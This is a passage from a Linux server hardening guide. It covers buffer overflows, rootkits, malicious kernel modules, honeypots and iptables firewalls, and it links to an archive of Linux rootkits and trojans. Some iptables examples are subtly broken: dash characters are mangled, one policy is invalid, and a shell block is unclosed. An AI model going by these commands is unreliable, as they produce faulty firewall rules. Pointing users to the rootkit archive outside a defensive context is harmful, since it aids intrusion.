[9] For a very good tutorial, see "Avoiding security holes when developing an application" at LinuxFocus : http://www.linuxfocus.org/English/January2001/article182.shtml. Another, more generic Unix programming security FAQ can be found at: http://www.whitefang.com/sup/secure-faq.html

Buffer overflows in RPC services

A buffer overflow occurs when an attacker overflows an application buffer with data and "infects" the process stack[10]. The process stack holds the address of the next instruction to be executed (or, the return address). To exploit a buffer overflow condition, it is enough to replace the return address of the function with the shell code address to execute (shell code typically being the location of /bin/sh, or a set-UID root copy of /bin/sh hidden somewhere else on the system). This shell code is inserted into the body buffer, followed by its address in memory. This essentially gives the attacker a shell onto the system. If the application was a set-UID root program, then the attacker now has a root shell on the system.[11]

Buffer overflows in RPC Services, as described on the SANS/FBI list:

"Remote procedure calls (RPCs) allow programs on one computer to execute programs on a second computer. They are widely used to access network services such as NFS file sharing and NIS. Multiple vulnerabilities caused by flaws in RPC are being actively exploited. There is compelling evidence that the majority of the distributed denial of service attacks launched during 1999 and early 2000 were executed by systems that had been victimized through the RPC vulnerabilities. The broadly successful attack on U.S. military systems during the Solar Sunrise incident also exploited an RPC flaw found on hundreds of Department of Defense systems."

These are typically RPC services, such as rpc.ttdbserverd (ToolTalk), rpc.cmsd (Calendar Manager), rpc.statd (statd). A good way to protect against these types of services from being exploited is to block the RPC port (port 111) and the "loopback" ports 32770-32789 (TCP and UDP).

Obviously, any buffer overflow in a set-UID root program can be catastrophic. Again, check for set-UID/GID root programs as described above, and also consider using "**chattr +i**" on those programs that need to truly be set-UID/GID root. Additionally, applications can be compiled against products such as StackGuard (http://www.immunix.org). StackGuard detects and defeats buffer overflow attacks by protecting the return address on the stack from being altered. StackGuard places a "canary" word next to the return address when a function is called. If the canary word has been altered when the function returns, then an attack has been attempted, and the program responds by emitting an intruder alert into syslog, and then halts. Another alternative is to use Libsafe (http://www.avayalabs.com/project/libsafe/index.html), which does not need to be compiled in with every program, but simply installed as a dynamic library and either defined as an environment variable ($LD_PRELOAD) or specified in /etc/ld.so.preload. Libsafe is also under GPL.

[10] Each time a function is called, arguments to the function get copied to an area of memory called the "stack." Virtually all CPU architectures support the notion of a stack and have a special register (the stack pointer) and operations for pushing and popping things on and off the stack. There is also an operator that takes an address off the stack and copies it into the program counter, the register that determines the address of the next instruction to execute. A function call pushes the return address onto the stack.

[11] For a detailed walk-through of buffer overflows, see: http://www.enderunix.org/documents/eng/bof-eng.txt

Kernel level security

If you or your customers have security requirements on the high end of the continuum, they may want to consider securing Linux at the kernel. The majority of the solutions discussed in this document address Linux security at the user space level, but there are known exploits of Linux kernel modules that give the intruder a tremendous opportunity for damage, as well as creating a deeply insulated blanket of protection. The defense against these types of low-level attacks is to patch the kernel itself, or to implement specialized Linux kernels designed for security.

Open Source Kernel Security

LIDS (http://www.lids.org)
LIDS (Linux Intrusion Detection System) is a kernel patch and administrative tools to enhance Linux security. LIDS implements access control lists (ACLs) that will help prevent even those with access to the superuser account from wreaking havoc on a system. These ACLs allow LIDS to protect files as well as processes.
Features:

- Protection of files. No one, including root, can modify the LIDS-protected files. Files can be hidden.
- Protection of process. No one, including root, can kill the protected process. Processes can be hidden.
- Fine-granulate Access Control with ACLs.
- Use and extend capability to control the whole system.
- Security alert from the kernel.
- Port scanner detector in kernel.

SecurityFocus has an excellent tutorial on LIDS at: http://www.securityfocus.com/infocus/1496. The LIDS-FAQ is also a useful resource for learning about LID: http://www.clublinux.org/lids/

SELinux (http://www.nsa.gov/selinux & http://opensource.nailabs.com/selinux/)
National Security Agency (NSA) Security-Enhanced Linux (SELinux) implements powerful, yet flexible, and fine-grained mandatory access controls for Linux. These controls can be used to confine processes (including superuser processes) to least privilege, to protect the integrity and confidentiality of processes and data, and to support protected subsystems. SELinux is available under the GPL.

The NSA chose Linux as a platform for this work because of its open environment. It is important to note that SELinux (nor LIDS) does not correct any flaws in Linux, but rather serves as an example of how mandatory access controls, including superuser access, can be added to Linux. Using SELinux, it is possible to configure a system that meets a number of security objectives such as roles-based access.

The latest public release of the new SELinux prototype uses the Linux Security Modules (LSM) kernel patch available from Immunix (http://lsm.immunix.org). The SELinux prototype is available on the NSA SELinux Web site. The LSM kernel patch provides

general security hooks in the Linux kernel and is being jointly developed by several different security projects.

Commercial Secure OS Products

Argus Systems PitBull (http://www.argus-systems.com/product/overview/pitbull/)
PitBull Foundation is Argus' core Intrusion Prevention software module. Based upon trusted operating system technology, it moves the fundamental security layer down to the operating system level, where decisions are made about access to file systems, devices and processes. PitBull features include: removal of superuser privileges through least privilege mechanism (i.e., breaking down superuser privilege into many smaller privileges); Mandatory Access Control; Isolated Compartments; Enhanced Identification and Auditing. PitBull is ITSEC certified. For details on the PitBull foundation, see: http://www.argus-systems.com/product/white_paper/pitbull/oss/3.shtml.

HP Secure OS Software for Linux (http://www.hp.com/security/products/linux/)
HP Secure OS Software for Linux offers intrusion prevention, real-time protection against attacks, and damage containment. The following White Paper discusses the HP Secure OS Software for Linux technical details, including the security containment model, system configuration lockdown, system event auditing, file system integrity, and secured applications: http://www.hp.com/security/products/linux/papers/techbrief/hp-tlx-brief.pdf.

Alternative Linux-based operating systems, and pre-configured Linux distributions

Owl (http://www.openwall.com/Owl/)
"Owl" (or Openwall GNU/*/Linux) is a security-enhanced operating system with Linux and GNU software as its core, compatible with other major distributions of GNU/*/Linux. It is intended as a server platform. Owl enforces a proactive source code "auditing" security methodology, see http://www.openwall.com/Owl/CONCEPTS.shtml for details

Immunix (http://www.immunix.org)
Immunix System 7 is an Immunix-enabled RedHat Linux 7.0 distribution and suite of application-level security tools. It has been rebuilt with the latest Immunix StackGuard enhancements to the egcs compiler and Immunix FormatGuard enhancements to the glibc libraries. Also included are the Immunix SubDomain kernel module and OpenWall kernel patch for added security. Immunix System 7 is a commercial product.

Engarde Linux (http://www.engardelinux.org)
EnGarde Secure Linux is a commercial product that offers a secure distribution of Linux that implements advanced security techniques. It includes a variety of features targeted towards service providers, such as:

- Robust host and network Intrusion Detection including Web-based Tripwire host integrity database
- Detailed network statistics and system detail reporting
- Web-based tape backup facility

- Built-in Network Gateway Firewall enabling Internet connection sharing and NAT support protects users from outside intruders
- Track network access, proactively monitor corporate activity
- Secure Web-based FTP server

Trustix Secure Linux (http://www.trustix.net/)
Trustix Secure Linux is a Linux distribution aimed towards the server market. The innovation that Trustix offers is primarily selecting services based on their security record, and disabling many un-trusted services, such as telnet. By default, Trustix has no services running, thus relying on the system administrator to activate the services required in the operation of their server.

Kaladix (http://www.kaladix.org/)
Pre-configured Linux distribution designed for security. Examples of features include:

- Pre installed security tools, such as nmap
- DNS: BIND 8.2.4-HARunning UID/GID named in chroot jail
- MAIL: Postfix 20010228 Patchlevel 02 running UID/GID postfix in chroot jail
- FTP: VSFTPD (Enhanced OpenBSD FTPD)
- Snort IDS and SPADE anomaly detector running UID/GID snort (spade) in separated chroot jail
- Almost nothing running SUID root
- Quota support

It is important to carefully consider implementing an enhanced or alternative Linux kernel. The same consideration should be given to a pre-configured Linux distribution designed for security, as it may or may not meet your server requirements, or be cost effective (i.e., determine the cost if you or your customer implemented the same types of configurations). Many of these pre-configured "secure distributions" should be viewed as pre-configured knowledge rather than as different technologies or products as they are usually built on well-known distributions such as Red Hat, SuSE, etc. The security enhancements may be effective against many types of Linux security exploits and vulnerabilities, but the choice needs to be balanced with the limitations imposed by a customized Linux implementation and how that may affect the application requirements of your customer.

Know Your Enemy

If you know the enemy and know yourself, you need not fear the result of a hundred battles. If you know yourself but not the enemy, for every victory gained you will also suffer a defeat. If you know neither the enemy nor yourself, you will succumb in every battle. – Sun Tzu "The Art of War"

A successful security model includes a solid understanding of the enemy or the "black hat" community – including their tools, practices, and methodologies. Simply put, you can't defend against what you can't identify. The faster and more effective you can identify the enemy, the more likely your systems will be able to defend against an attack.

Rootkits

An intruder's first goal is to maintain a compromised system by covering their tracks. One of the most commonly used attacker tools for doing this is the "rootkit." A rootkit usually contains "trojaned"[12] system utilities, such as find, sshd, telnetd, netstat, ls, killall, and ps. Additionally rootkits contain other analysis and deception tools, such as packet sniffers, network spoofing and log-cleaning scripts, possibly even keylogger programs to capture passwords and other confidential input. The primary intent of a rootkit is to give the attacker the ability to return to the compromised system at a later date without being discovered. An intruder achieves this secrecy by relying on a system administrator to trust the output of various system programs. And most of the time, this is true -- system administrators trust "netstat" to display network connections and "ls" to list all files in a directory. The attacker hides and covers their tracks by modifying these programs to prevent them from displaying their activities. Therefore, "netstat" is altered to not display the attacker's network connections. "ls" is modified to not display the attacker's files and programs. Essentially, these programs are trojans of what the administrator is expecting. This seemingly simple method proves to be very effective. A system administrator often has no clue that anything is wrong, and even if they do "sense" something is erroneous they will have difficulty tracking down the precise problem since the tools they would use to analyze a problem are likely trojaned.

The Linux Rootkit (lrk) is the most common and famous rootkit for exploiting Linux systems. Lrk, and other rootkits and Trojan programs, can be found at: ftp://ftp.technotronic.com/unix/trojans/. Researching rootkits is an excellent way to know your enemy by understanding their toolkits, and what sort of files and programs you may want to periodically scan or detect for on your system. For example, lrk uses default files specified at compile time under the /dev directory (/dev/ptys, /dev/ptyq, /dev/ptyr, /dev/ptyp) which it uses to identify syslog entries, network connections, files, and processes which it should ignore or drop (i.e., information that the cracker is generating which should be discarded). Understanding this allows you to customize defenses, such as an intrusion detection system, to alert the administrator when these files appear, change, or "show up" in an abnormal manner (such as in an strace on ps or ls). A decent intrusion detection system (see Appendix) will include services which constantly monitor binaries and network interfaces on a system, and sends alerts when it believes these may have been compromised. To learn more about Linux rootkits, see "Understanding the Attackers Toolkit" at http://www.sans.org/infosecFAQ/linux/toolkit.htm.

Malicious Loadable Kernel Modules (LKMs)

The Linux kernel supports a concept called Loadable Kernel Modules (LKM). Normally, if one wanted to add or modify code in a Linux kernel, they would modify the relevant source files to the kernel source tree and recompile the kernel. But through loadable kernel modules, you can also add code to the Linux kernel while it is running. Typically, LKMs are one of four things: device drivers, filesystem drivers, network drivers, or system functions. LKMs are part of the kernel and can be thought of as kernel "extensions." LKMs allow developers to write programs which dynamically load into

[12] "trojaned" programs are malevolent replacements for normally benign applications. A term derived, of course, from the Trojan horse which the Greek's "gifted" to their enemies, the Trojans in Homer's *Iliad.*

the kernel, either via direct command (such as loading via "insmod" and removing "rmmod"), or through the kernel daemon (kerneld)[13]. There are a variety of advantages to using loadable kernel modules, for further information on using LKMs see: http://www.linuxdoc.org/HOWTO/Module-HOWTO/. Yet, as LKMs provide access to the entire system, they introduce very significant security concerns.

A security compromise at the kernel can provide privileges to an attacker unequalled by most other types of vulnerabilities. Moreover, once a kernel has been compromised, a skilled cracker can quite literally make themselves and their actions untraceable. Attackers have also developed rootkits, such as Knark, Rtkit, and Adore, which are similar to those described above and attempt to automatically install malicious LKMs to further extend their capabilities for exploiting and hiding on a system. Because of this, it is critical to install effective countermeasures and methods of detection to prevent your system from ever getting to this state. The following are some recommended considerations for detecting and defending against malicious LKMs.

- If you do not need loadable kernel module support, disable LKMs and avoid the potential risk altogether. Although writing directly to /dev/kmem is still a possible method for inserting malicious code[14], disabling LKMs will obstruct most automated or unskilled kernel attack attempts. Loadable module support is configured during a kernel build by defining the CONFIG_MODULES parameter (y/n).
- Strong intrusion detection systems with file integrity checks are a good first step. See the IDS section in Appendix at the end of this paper for recommendations.
- Consider security related kernel patches, such as LIDS, to disable any kernel module installation or loading.
- Malicious LKM detection programs such as:
    - Foundstone's Carbonite tool (http://www.foundstone.com/rdlabs/proddesc/carbonite.html) provides information about all running processes, including those hidden by Knark and other LKM rootkits, by implementing "ps" and "lsof" at the kernel level. While Knark can hide processes from the normal commands and logging tools, examining the raw /proc directory gives administrators a complete view of system activities.
    - S0ftPr0ject 2000's KSTAT (http://www.s0ftpj.org) Kernel Security Therapy Anti Trolls. KSTAT utilities read through the /dev/kmem and interface-to-kernel memory to look for intruders. For example, the "-s" option of KSTAT reads and prints out the memory addresses of all system calls from /dev/kmem. If the address does not match the address listed in System.map, a warning message is issued.
    - Rkscan (http://www.hsc.fr/ressources/outils/rkscan/index.html.en) is a kernel-based module rootkit scanner for Linux, it detects Adore (v0.14, v0.2b and v0.24) and Knark (v0.59).

[13] You can determine which modules a kernel has running by the "lsmod" command.
[14] http://www.big.net.au/~silvio/runtime-kernel-kmem-patching.txt

- Use digital signatures to validate the authenticity of modules you intend to load or distribute. GnuPG (described in Appendix) is a useful tool for encrypting data and to creating digital signatures.

For further information on LKM rootkits and security measures see:
http://www.sans.org/infosecFAQ/threats/rootkits.htm and
http://www.infosecuritymag.com/articles/april01/columns_tech_talk.shtml

Honeypots
A "honeypot" is a server connected at or outside the DMZ that acts as a decoy, luring in potential attackers in order to study their activities and monitor how they are able to break into a system. Honeypots are designed to imitate systems that an intruder would like to break into but limit the intruder from having access to an entire network – in other words, it is a Trojan horse that you control. If a honeypot is successful, the intruder will have no idea that they are on a bogus system and being monitored. Often, honeypots are installed inside firewalls so that they can be tightly controlled. However, instead of restricting what comes into a server from the Internet, the honeypot firewall allows all traffic to come in from the Internet and restricts what that server can send back out. The goal of a honeypot is to lure your enemy into an environment where A) they can do no harm and B) you can monitor their activities, tools, and intrusion attempts to learn what they are trying to exploit and to improve your own defenses from this knowledge. Honeypots are but one tool for a security infrastructure and should not be considered a single form of protection, or a replacement for other security measures such as an IDS. Further, as it is designed to lure attackers to your servers, honeypots are not practical for all businesses and skill-sets. Design and implementation of a honeypot in your production infrastructure should be considered carefully and deployed and managed by security experts.

The Honeynet Project (http://project.honeynet.org/project.html) is a non-profit research group of security professionals dedicated to information security research. Their goal is to learn the tools, tactics, and motives of the blackhat community and to share these lessons learned. All of the Honeynet's work is OpenSource and shared with the security community. The primary tool for their research is the Honeynet (http://project.honeynet.org/papers/honeynet/). Another interesting article on building Virtual Honeynets can be found at http://www.securityfocus.com/cgi-bin/infocus.pl?id=1506. I highly recommend the content at the Honeynet Project site as it provides real world experience from some of the top security experts in the field today.

LaBrea (http://www.threenorth.com/LaBrea/) is a program that creates a honeypot or "tarpit." LaBrea takes over unused IP addresses on a network and creates "virtual machines" that answer to connection attempts. LaBrea answers those connection attempts in a way that causes the machine at the other end to get "stuck", sometimes for a very long time. LaBrea is currently being used to trap many of the recent worm vulnerabilities, such as CodeRed, Nimda, and Pentagone. LaBrea is under the GPL and can be a useful addition to a service provider security infrastructure, providing a proactive tool for worm protection.


Linux Firewalls

One of the significant advantages of the Linux 2.4 kernel is the addition of stateful packet filtering via iptables also known as NetFilter. Prior to iptables, the 2.2 version of the kernel used the ipchains application to provide firewall service. Although ipchains is very useful, the addition of stateful packet filtering brings Linux 2.4 into the functionality realm of enterprise class firewall products. The significant difference between iptables and ipchains is iptables allows for stateful packet inspection – in other words, an iptables based firewall can maintain a stateful awareness of packets as they attempt to communicate through the system. This allows iptables to make decisions on network messages in a sequence pattern, and identify and act on points in that sequence when a packet triggers the iptables packet filter.

What is a packet filter?

A packet filter is software which looks at packet headers as they pass through the system (which contains data such as source and destination IP address, port, flags, etc.), and decides what to do with the entire packet. The packet filter might decide to deny the packet (discard the packet as if it had never received it), accept the packet (let the packet pass through), or reject the packet (like deny, but inform the source of the packet that it has rejected it). Under Linux, packet filtering is built into the kernel, currently as a kernel module.

Below is a high level diagram of how a packet traverses the iptables filter "lifecycle":



The first step is a "routing decision" made by the kernel (with iptables) based on the destination of the inbound packet. If the packet is for this server, the kernel passes the packet down to the INPUT chain. If the packet passes the INPUT chain, it is processed by any local processes listening for this data (applications, servers, etc.).

If the kernel has IP forwarding enabled and the packet has a destination address for a different network interface, the packet is passed to the FORWARD chain. If it passes the FORWARD chain (passing the ACCEPT rules in that chain) it is sent out. If the kernel

does not have forwarding enabled and the packet does not have a destination address for this server, it is dropped.

If the "Local processing" programs can send network packets (which is typically the case), these packets are sent through the OUTPUT chain. If the packet is ACCEPT'ed by the OUTPUT chain, it is then sent outbound to its specified destination interface.

Here is a quick start to iptables. First, determine if iptables is installed. Try to load the ip_tables module with modprobe and then grep for it through the lsmod (list modules) function:

```
[root@mordor nazgul]$ modprobe ip_tables
[root@mordor nazgul]$ lsmod | grep ip_tables
ip_tables            10496   4  [iptable_nat iptable_filter]
```

The last line shows that "ip_tables" is loaded, the size is "10496" bytes, it's "use count" is "4"[15], and the list of referring modules, in this case "iptable_nat" and "iptable_filter". The information displayed by lsmod is identical to that available from /proc/modules.

To display the command line options for iptables, simply type "iptables -h". Simply put, the iptables command inserts and deletes rules from the kernel's packet filtering table. **Note:** it is recommended to be at the console of your server whenever making firewall changes, such as those in the examples below, as it is easy to deny yourself remote access with a misconfigured rule or typo.

The following example shows a simple rule to disable all inbound TCP traffic:

```
/sbin/iptables -A INPUT -p tcp --syn -j DROP
```

This will allow your Linux server to communicate outbound TCP, but drops all inbound TCP packets. However, in a typical service provider scenario, the Linux server will need to have inbound TCP communication from other servers – usually either in the service provider's DMZ or from a protected internal network. In this scenario, it is recommended to identify the other servers by IP address and the service and port they need to access (such as SSH, or HTTP) on our Linux server.

To allow specific servers to communicate via SSH to our Linux server:

```
/sbin/iptables -A INPUT -p tcp --syn -s 192.168.1.110/32 --destination-port 22 -j ACCEPT
/sbin/iptables -A INPUT -p tcp --syn -j DROP
```

This allows only 192.168.1.110 to communicate to our server, and only via port 22 (which is a secure shell service typically bound to port 22). You could also use a synonym for your destination port, instead of the actual port number, such as:

[15] All loadable modules have a "use count"' that is used by the system to determine when it is safe to unload a module. The convention in client drivers is to increment the use count when a device is opened, and to decrement the count when a device is closed.

```
/sbin/iptables -A INPUT -p tcp --syn -s 192.168.1.110/32 --destination-port ssh -j ACCEPT
…or
/sbin/iptables -A INPUT -p tcp --syn -s 192.168.1.110/32 --destination-port www -j ACCEPT
```

A typical server firewall configuration is to restrict server access to only HTTP (for Web and Application servers) and SSH (for secure shell administrative access). Here is an example iptables firewall for setting this up (192.168.1.101 is the IP address of the server):

```
/sbin/iptables –P INPUT DROP
/sbin/iptables –A INPUT –s 0/0 –d 192.168.1.101 –p tcp –destination-port www –j ACCEPT
/sbin/iptables –A INPUT –s 0/0 –d 192.168.1.101 –p tcp –destination-port ssh –j ACCEPT
/sbin/iptables –P INPUT DROP
/sbin/iptables –P INPUT LOG
```

This type of flexibility in Linux allows us to firewall each server so that only necessary ports/services are accessible to the network. The same type of configuration could be applied to a Java application server, such as WebSphere, running on a separate server, so that the firewall permits only port access that are important to WebSphere (such as 9080, 9443, etc.). By restricting ports and services to only the services that need to be accessed on a specific server, the service provider can control the potential for numbers one and four on the General Vulnerabilities SANS/FBI list (“Default OS/Application Installation” and “Large Number of Open Ports”, respectively). Additionally, a similar approach can be taken to mitigate the risks to the number five Unix Vulnerability, “LPD (remote print protocol daemon)”, by firewalling any Linux print servers to allow port 515 (the TCP port LPD listens on for print requests) access to only trusted machines. As print servers are not often involved in the service provider server environment, it is recommended to disable lpd services on any Linux server not designated for handling remote print services as described in the General Practices section above.

Another common firewall usage in the service provider space is blocking individual IP addresses. For numerous reasons, when you run publicly available servers, your system will be visited at best, attacked at the worst, by non-customer related traffic. With iptables, you can specify a rule for each individual IP address, but this can become an administrative headache as the number of IP addresses you wish to block increases. One simple way to solve this is to create a “firewall.banned” file with a list of the IPs you want to block to all in/outbound access. This file can be modified without having to add/delete/edit your individual iptables rules or rc.firewall scripts. The following loop would be added to your rc.firewall script, which would read the firewall.banned list and create rules automatically for each IP address for the specified $EXTERNAL_INTERFACE variable:

```
if [ -f /etc/firewall/firewall.banned ]; then
  while read BANNED; do
    iptables -A INPUT -i $EXTERNAL_INTERFACE -s $BANNED -j DROP
    iptables -A INPUT -i $EXTERNAL_INTERFACE -d $BANNED -j DROP
    iptables -A OUTPUT -o $EXTERNAL_INTERFACE -s $BANNED -j DROP
    iptables -A OUTPUT -o $EXTERNAL_INTERFACE -d $BANNED -j DROP
  done < /etc/firewall/firewall.banned
```


For more on creating rc.firewall scripts, and to see a variety of examples, go to: http://www.linuxguruz.org/iptables/[16]

Identification and Testing

There are multiple tools to verify proper firewall configuration and which ports and services are open and exposed on your servers. A widely used and well tested tool is **nmap**, available at: http://www.insecure.org/nmap/

Nmap ("Network Mapper") is an Open Source utility for network exploration or security auditing – often referred to as a "port scanner", it actually provides a wealth of information. Nmap uses raw IP packets in innovative ways to determine what hosts are available on the network, what services (ports) they are offering, what operating system (and OS version) they are running, what type of packet filters/firewalls are in use, and dozens of other characteristics. Nmap runs on most types of computers, and both console and graphical versions are available (see image below). Nmap is free software, available with full source code under the terms of the GNU GPL. An example of Nmap Front End is shown below.

[16] Using iptables at the command line is good for testing and debugging, but these configuration parameters are stored in the kernel which means it will be lost on reboot. To ensure your firewall is configured correctly on each boot, you need to include your rules in an initialization script, typically called "rc.firewall" and placed in the /etc/rc.d/ initialization tree. For more on how to create rc.firewall scripts see: http://people.unix-fu.org/andreasson/iptables-tutorial/iptables-tutorial.html




Nmap Front End (nmapfe)

SendIP (http://www.earth.li/projectpurple/progs/sendip.html) is a very handy command line utility for sending arbitrary IP packets (RIP, TCP, UDP, ICMP or raw IPv4 and IPv6). This allows you to test your iptables rules by, for example, sending an ICMP packet spoofing a source address. SendIP is also under the GPL.

Another Open Source firewall validation utility is *Firewall Tester* (http://packetstorm.decepticons.org/UNIX/firewall/ftester-0.3.tar.gz). This package consists of two simple Perl scripts, a client and a listening daemon. The client injects custom marked packets, while the daemon listens for them. The comparison of the script's log files permit the detection of filtered packets and consequently filtering rules if the two scripts are ran on different sides of a firewall. Additional security tools which can test and audit the effectiveness of your firewall will be listed below in the Appendix section.

It is recommended to understand Iptables (or Ipchains, for that matter) thoroughly before attempting to configure your filter rules. Generally speaking, using the command line to modify and test your firewall configuration is one of the best ways to do this. However, it is also worth noting that there are several applications and freely available tools which allow for easier configuration and management of an iptables firewalls. For a simple configuration, from a Red Hat distribution you can simply type "setup" from the command line and select "Firewall Configuration", which allows you to configure some generic permissions, as displayed below:



Other Ipchains/Iptables firewall configuration and management tools include:

- *Firewall Builder* (http://www.fwbuilder.org/)
  Firewall Builder consists of an object-oriented GUI and a set of policy compilers for various firewall platforms.
- *Shoreline Firewall* (http://www.shorewall.net/)
  Customizable configuration files, monitoring, and parameterized sample configurations for common firewall implementations.
- *Firewall Design Tool* (http://www.linux-firewall tools.com/linux/firewall/index.html)
  A clever Web application for building a firewall, currently supports ipchains, ipfwadm, and ipfw, will generate a shell script containing the firewall configuration you specify.
- *MonMatha's IPTables Firewall* (http://t245.dyndns.org/~monmotha/firewall/index.php)
  Easily configured shell script.
- *PHP Firewall Generator* (http://phpfwgen.sourceforge.net/)

The PHP Firewall Generator is a simple PHP script that generates a firewall script for iptables or ipchains based firewalls. The script is created based on configuration rules entered by the user.

Iptables can be a complex subject and building sophisticated rules for an iptables firewall is beyond the scope of this document. I've included references in the Resources section for diving deeper into iptables.

Linux FTP Servers

FTP servers are commonly used in the service provider market. Although HTTP has made large in-roads in remote file distribution, FTP is likely still the foremost method for software distribution. Many of the security risks with FTP are very similar to telnet (clear text passwords, potential "man in the middle" attacks, etc.), and there are a variety of solutions for securing FTP but they vary significantly on how the Linux FTP server is to be used. Below are recommended best practices based on the type of FTP service your customer needs to provide.

Non-Anonymous FTP

Non-anonymous FTP means that your FTP servers are accessed by a specified list of users. There is a straightforward solution in this scenario – use SSH. Since early 2000, SSH2 includes sftp (http://www.ssh.com). The official SSH2 implementation is a commercially licensed product, and provides a variety of enhancements and support. There is also a GPL implementation of SSH2, which includes sftp, available via OpenSSH (http://www.openssh.com/). Sftp performs all operations over an encrypted SSH transport. It can also use many features of SSH, such as public key authentication and compression. However, sftp requires a user account at the sftp server, so it is not applicable to server deployments that need to operate anonymously.

Anonymous FTP

